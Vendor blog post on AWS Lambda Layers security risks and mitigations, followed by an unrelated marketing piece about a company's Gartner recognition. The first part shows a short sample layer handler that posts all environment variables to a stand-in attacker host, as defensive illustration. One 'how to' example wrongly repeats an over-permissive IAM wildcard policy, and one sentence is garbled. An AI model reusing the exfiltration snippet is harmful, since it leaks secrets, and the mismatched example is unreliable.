


AWS Lambda Layers are a powerful feature that enables developers to share code and dependencies across multiple Lambda functions. While they help reduce package sizes and improve maintainability, they also introduce significant security risks. Malicious actors can exploit Lambda Layers to inject harmful code, persist within cloud environments, or exfiltrate sensitive data.
This blog explores the security risks associated with AWS Lambda Layers, provides technical examples of potential attacks, and suggests best practices to mitigate these risks.
Understanding AWS Lambda Layers

Lambda Layers allow you to package libraries, runtime dependencies, or custom functions separately from the main Lambda deployment package. A single Lambda function can include up to five layers, which are stacked in a predefined order and merged into the /opt directory at Serverless functions, that can execute code.
When a Lambda function executes, it can access these layers as if they were part of the function’s deployment package. This makes it easier to share dependencies across multiple functions, but also creates a risk if the layer is compromised.
Security Risks of AWS Lambda Layers
1. Supply Chain Attacks Through Malicious Layers
Attackers can inject malicious code into layers that are shared across multiple Lambda functions. If a compromised layer is used by multiple applications, the impact can be widespread.
Example: An attacker uploads a public Lambda Layer containing a popular but trojanized package. A developer unknowingly includes this layer in their function, introducing a backdoor that allows remote access to execution environments.
1# Example of a malicious dependency inside a Lambda Layer
2import requests
3
4def lambda_handler(event, context):
5 # Exfiltrate environment variables
6 env_vars = dict(os.environ)
7 requests.post("https[:]//malicious-server[.]com/exfiltrate", json=env_vars)
8 return "Executed"Mitigation:
- Avoid using publicly shared Lambda Layers unless they are from a trusted and verified source.
- Implement an internal approval process for third-party layers and dependencies.
- Use AWS CodeSigning for Lambda to ensure only approved code packages and layers are deployed.
- Regularly scan Lambda Layers for known vulnerabilities using tools like Amazon Inspector or integrate with third-party vulnerability scanners.
2. Persistence and Lateral Movement
If an attacker gains access to your AWS account whether through leaked creds, infostealers, or phishing, they can create a malicious Lambda Layer that persists even after individual functions are deleted. Additionally, if multiple functions use the same layer, the attacker has a foothold across various execution contexts.
Example:
An attacker injects a keylogger into a commonly used Lambda Layer. The layer logs and exfiltrates API keys used within different functions. The attacker leverages these credentials to move laterally in the AWS environment.
Mitigation:
- Enforce strict IAM policies and MFA for all users to reduce the risk of credential compromise.
- Use resource-level permissions to restrict who can create and attach Lambda Layers.
- Continuously monitor for unexpected or unauthorized layer usage using AWS CloudTrail and AWS Config rules.
- Periodically audit and remove unused or unverified Lambda Layers from the environment.
- Integrate security tooling that detects secret exposure or anomalous behavior in Lambda execution (e.g., GuardDuty, AWS Lambda PowerTools with logging and tracing).
3. Privilege Escalation and Code Injection
AWS Lambda Layers are often granted execution permissions that might be broader than needed. If a function uses a layer with excessive permissions, attackers can exploit it to execute arbitrary code.
Example: A layer with unnecessary AWSLambdaBasicExecutionRole privileges could allow an attacker to modify function configurations or invoke functions they shouldn’t have access to.
1{
2 "Effect": "Allow",
3 "Action": "lambda:UpdateFunctionConfiguration",
4 "Resource": "*"
5}Mitigation:
- Follow the principle of least privilege when assigning permissions to Lambda functions and layers.
- Review and restrict IAM policies attached to Lambda roles and avoid using wildcards (*) in Resource fields unless absolutely necessary.
- Use service control policies (SCPs) in AWS Organizations to prevent overly permissive actions across accounts.
- Continuously audit IAM permissions using tools like IAM Access Analyzer and AWS Config to detect and remediate excessive privileges.
4. Data Exfiltration via Compromised Layers
A compromised layer could contain hidden code that intercepts API responses, exfiltrates database credentials, or modifies data returned by the function.
Example: An attacker injects a modified database driver inside a Lambda Layer. Whenever a Lambda function interacts with a database, the driver silently copies query results to an external server.
Mitigation:
- Use code reviews and static analysis tools to inspect custom layers before deployment.
- Isolate sensitive logic from third-party or shared layers to minimize exposure.
- Enable VPC integration with Lambda and restrict outbound internet access to prevent exfiltration.
- Use runtime monitoring tools (e.g., AWS CloudWatch Logs, Lambda extensions, or EDR agents) to detect unexpected network activity or data manipulation during function execution.
How to Secure AWS Lambda Layers
1. Use Private and Vetted Layers
Avoid using public Lambda Layers unless they are from verified and reputable sources, such as official AWS SDKs, AWS Labs, or well-known vendors (e.g., Datadog, Sentry, or HashiCorp). Even then, inspect the contents and understand what the layer does before including it in your functions.
Best Practice:
Create and manage private layers within your AWS environment. Use CI/CD pipelines to build layers from source, scan them for vulnerabilities (e.g., using Amazon Inspector, Grype, or Snyk), and publish them internally.
How to do it in a single step:
Use AWS SAM or the AWS CLI to automate layer creation and publishing in a controlled pipeline. For example:
1{
2 "Effect": "Allow",
3 "Action": "lambda:UpdateFunctionConfiguration",
4 "Resource": "*"
5}2. Scan and Audit Layers Regularly

Use AWS security tools like Amazon Inspector to scan Lambda Layers for vulnerabilities or unauthorized changes.
3. Restrict Permissions for Layers
Ensure that only necessary functions can access specific layers by applying strict IAM policies.
1{
2 "Effect": "Deny",
3 "Action": "lambda:GetLayerVersion",
4 "Resource": "*",
5 "Condition": {
6 "StringNotEqualsIfExists": {
7 "aws:SourceAccount": "123456789012"
8 }
9 }
10}4. Monitor Lambda Execution Logs
Enable AWS CloudTrail and Amazon CloudWatch Logs to detect unusual behavior associated with Lambda executions and layers.
Use CloudWatch Alarms to trigger notifications when the metric exceeds a threshold (e.g., if suspicious Lambda activity or high error rates occur). The alarm can trigger an SNS topic or an AWS Lambda function for automated remediation.
1aws cloudwatch put-metric-alarm \
2--alarm-name "SuspiciousLambdaActivity" \
3--metric-name "UnauthorizedAccess" \
4--namespace "LambdaSecurity" \
5--statistic "Sum" \
6--period 300 \
7--threshold 1 \
8--comparison-operator "GreaterThanOrEqualToThreshold" \
9--evaluation-periods 1 \
10--alarm-actions "arn:aws:sns:region:account-id:my-alert-topic"5. Limit Layer Dependencies
Only include the necessary dependencies in your layers to reduce the attack surface. Use dependency scanning tools like AWS CodeArtifact or other tools to identify vulnerabilities.
Conclusion
AWS Lambda Layers offer powerful benefits for modularizing and sharing code, but they also introduce potential security risks. Attackers can leverage layers to persist within cloud environments, exfiltrate data, or escalate privileges. Organizations must adopt a proactive security strategy by vetting layers, enforcing strict IAM policies, and continuously monitoring execution environments.
By implementing these best practices, you can reduce the risk of malicious Lambda Layers and maintain a secure serverless infrastructure in AWS.
We're excited to announce that ZEST Security has been recognized as a vendor in three Gartner Emerging Tech Impact Radar reports this year: Emerging Tech: The Future of Exposure Management is Preemptive, Global Attack Surface Grid, and Preemptive Cybersecurity.
As organizations face increasingly complex threat landscapes, the need for preemptive exposure management, dynamic attack surface reduction, and automated security assessment has never been more critical.
Understanding the Gartner Emerging Tech Impact Radar
Gartner's Emerging Tech Impact Radar helps organizations identify and evaluate emerging technologies that could significantly impact their business operations. These reports assess technologies based on their potential transformative impact and adoption timeline, providing IT and security leaders with crucial insights for strategic planning.
Being featured in three separate reports confirms that ZEST Security is positioned at the forefront of multiple emerging technologies that are fundamentally reshaping security operations, enabling organizations to move from reactive vulnerability management to proactive, automated risk prevention.
ZEST Security in Emerging Tech: The Future of Exposure Management is Preemptive
In June 2025, ZEST Security was recognized in Gartner's Emerging Tech: The Future of Exposure Management is Preemptive report, underscoring the industry's recognition of our approach to transforming how organizations manage security exposures.
The Problem with Reactive Exposure Management
Traditional exposure management creates a perpetual cycle of detection and remediation that leaves organizations constantly playing catch-up. Security teams face thousands of identified vulnerabilities with no clear prioritization, alert fatigue from tools lacking context, and resource constraints that prevent them from addressing an ever-growing backlog.
What is Preemptive Exposure Management?
Preemptive Exposure Management shifts the focus from cataloging existing vulnerabilities to preventing them. This approach enables organizations to anticipate exposures before they become exploitable, maintain continuous real-time visibility, prioritize based on actual business risk rather than theoretical scores, and receive automated remediation guidance.
The result? Teams stay ahead of threats instead of constantly responding to them.
ZEST Security in the Global Attack Surface Grid Report
Dynamic Attack Surface Reduction in Action
Building on preemptive exposure management, Dynamic Attack Surface Reduction actively and continuously minimizes the points of potential compromise across an organization's digital infrastructure. Unlike periodic assessments that quickly become outdated, this approach provides continuous visibility and enables real-time reduction of security exposures.
The Modern Attack Surface Challenge
Cloud infrastructure, remote work, third-party integrations, shadow IT, and connected devices have expanded the enterprise attack surface exponentially. Organizations struggle with unknown assets creating blind spots, daily infrastructure changes introducing new exposures, and hybrid multi-cloud environments that are difficult to monitor comprehensively.
ZEST's Solution
ZEST Security provides continuous visibility into your attack surface with context-driven insights that help teams understand which exposures pose the greatest risk. By automating identification and assessment, we enable organizations to maintain an optimized security posture even as infrastructure evolves, aligned with our preemptive approach to identifying and addressing risks before exploitation.
ZEST Security in the Preemptive Cybersecurity Report
Automated Security Control Assessment
Automated Security Control Assessment evolves security from manual, point-in-time evaluations to continuous, automated validation of security controls. Organizations can verify their defenses are functioning as intended without the delays and resource requirements of manual testing, shifting from detecting and responding to breaches to preventing them.
The Challenge: Too Much Data, Not Enough Context
Security teams don't lack vulnerability data—they lack the ability to make sense of it. Organizations deploy numerous tools that identify thousands of potential issues, but without context, teams can't determine which vulnerabilities pose genuine risk or how to prioritize remediation.
ZEST's AI-Powered Solution
ZEST Security bridges this gap with AI-powered analysis that translates vulnerability data into actionable remediation pathways. Our platform continuously validates security control effectiveness, identifies coverage gaps before exploitation, prioritizes based on actual risk exposure rather than just scores, and automates assessment workflows that would otherwise consume significant manual effort.
A Comprehensive Preemptive Security Strategy
These three Gartner reports address complementary aspects of a unified goal: reducing organizational risk before breaches occur.
Preemptive Exposure Management establishes the foundational philosophy of staying ahead of threats. Dynamic Attack Surface Reduction minimizes exposure points across your infrastructure. Automated Security Control Assessment validates that defenses protecting those exposure points function effectively.
Together, they create a complete preemptive security lifecycle:
- Anticipate potential exposures before they become vulnerabilities
- Minimize attack surface by eliminating unnecessary exposures
- Validate that security controls function as intended
- Remediate issues that pose actual business risk
ZEST Security's recognition in all three reports reflects our holistic approach. We provide the context and guidance needed for effective action across the entire security lifecycle.
What This Means for ZEST Customers
This triple recognition validates the strategic value our platform delivers:
Preemptive operations: Move from reactive firefighting to proactive risk prevention across all security aspects.
Continuous visibility: Understand your attack surface, exposures, and security posture in real-time, not just during periodic assessments.
AI-powered intelligence: Process security data at scale and identify what matters most.
Actionable guidance: Get clear remediation pathways, not just alerts and scores.
Integrated platform: Address exposure management, attack surface reduction, and control validation in one solution.
Industry Validation
ZEST Security's inclusion in three Gartner Emerging Tech Impact Radar reports within six months signals a broader industry shift toward preemptive security. Organizations increasingly recognize that traditional reactive models can't keep pace with modern threats driven by cloud adoption, DevOps practices, remote work, and sophisticated attack techniques.
Gartner's focus on these capabilities in their emerging technology research indicates they're becoming essential requirements for effective risk management, not optional add-ons.
The Future Belongs to Preemptive Security
As threat actors grow more sophisticated and attack surfaces expand, organizations can't rely solely on detection and response. The future belongs to security teams that proactively identify and eliminate risk before breaches occur.
ZEST Security continues innovating at the forefront of this evolution, developing capabilities that help security teams work smarter, reduce risk, and protect their organizations more effectively through intelligent automation, continuous assessment, context-driven prioritization, and preemptive action.
Get Started with ZEST Security
Ready to implement preemptive exposure management, dynamic attack surface reduction, and automated security control assessment? Our free AI-based remediation risk assessment provides a practical starting point for understanding your current security posture and identifying priority improvements.
Try our free remediation risk assessment today and shift from reactive to proactive security operations.